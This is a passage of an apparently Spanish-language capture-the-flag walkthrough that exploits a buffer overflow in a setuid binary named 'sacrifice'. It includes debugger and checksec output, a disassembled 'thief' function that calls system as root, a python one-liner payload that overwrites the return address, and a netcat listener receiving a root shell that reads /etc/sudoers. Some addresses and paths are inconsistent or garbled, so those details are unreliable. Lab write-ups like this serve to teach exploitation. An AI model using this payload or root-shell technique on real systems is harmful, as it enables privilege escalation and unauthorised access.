0x0007ffffdca8 +0x0030: 0xa96afa146ae64284
0x0007ffffdca8 +0x0038: 0x0000000000000000

0x5555555523f <main+147> call 0x55555555040 <printf@plt>
0x55555555244 <main+152> mov eax, 0x0
0x55555555249 <main+157> leave
0x5555555524a <main+158> ret
(1) Cannot disassemble from $PC

[Id 1, Name: "sacrifice", stopped 0x5555555524a in main (), reason: SIGSEGV]
[Id] 0x5555555524a -> main()

gef>
```

Antes de continuar con la explotación del Buffer Overflow es necesario conocer el tipo de protecciones que tiene este binario. En concreto tiene activado la protección PIE *-Position Independent Executable-* (el binario se cargue en direcciones de memoria aleatorias, aumentando la seguridad) y además tiene la protección RelRO *-Relocation Read-Only-* (esto implica que algunas áreas de memoria son de solo lectura para prevenir modificaciones maliciosas) parcialmente activada.

```
gef> checksec
[+] checksec for '/home/administrador/sacrifice'
Canary      : X
NX           : X
PIE         : X
Fortify     : X
RelRO       : Partial
gef>
```



```
(gdb) r sacrifice
Starting program: /home/prometheus/sacrifice/sacrifice
What is your offer to the gods?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB BBBB

Program received signal SIGSEGV, Segmentation fault.
0x00005555555524a0 in main ()
(gdb) disas thief
Dump of assembler code for function thief:
0x000055555555185:    push    %rbp
0x000055555555186:    <+>:    mov     %rsp,%rbp
0x000055555555189:    <+>:    mov     $0x0,%edi
0x00005555555518e:    <+>:    callq  0x55555555080 <setuid@plt>
0x000055555555193:    <+>:    mov     $0x0,%edi
0x000055555555198:    <+>:    callq  0x55555555070 <setgid@plt>
0x00005555555519d:    <+>:    lea     0xe64(%rip),%rdi    # 0x555555556008
0x0000555555551a4:    <+>:    callq  0x55555555030 <system@plt>
0x0000555555551a9:    <+>:    nop
0x0000555555551aa:    <+>:    pop     %rbp
0x0000555555551ab:    <+>:    retq

End of assembler dump.
(gdb)
```

```
hesiod@titan:/home/prometheus$ python3 -c 'print("A" * 87 + "\x85\x51\x55\x55\x55\x55\x00\x00")' | /home/prometheus/sacrifice
Here is the fire...
Segmentation fault
hesiod@titan:/home/prometheus$
```

```
hesiod@titan:~$ python3 -c 'print("A" * 87 + "\x85\x51\x55\x55\x55\x55\x00\x00")' | /home/prometheus/sacrifice
```

```

root@kali:~# /home/administrator/444
_# nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 54204
root@titan:~# id
id
uid=0(root) gid=0(root) groups=0(root),1002(hesiod)
root@titan:~# cat /etc/os-release
cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@titan:~# cat /etc/sudoers
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults          env_reset
Defaults          mail_badpass
Defaults          secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
zeus    ALL=(hesiod) NOPASSWD: /usr/bin/ptx
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

```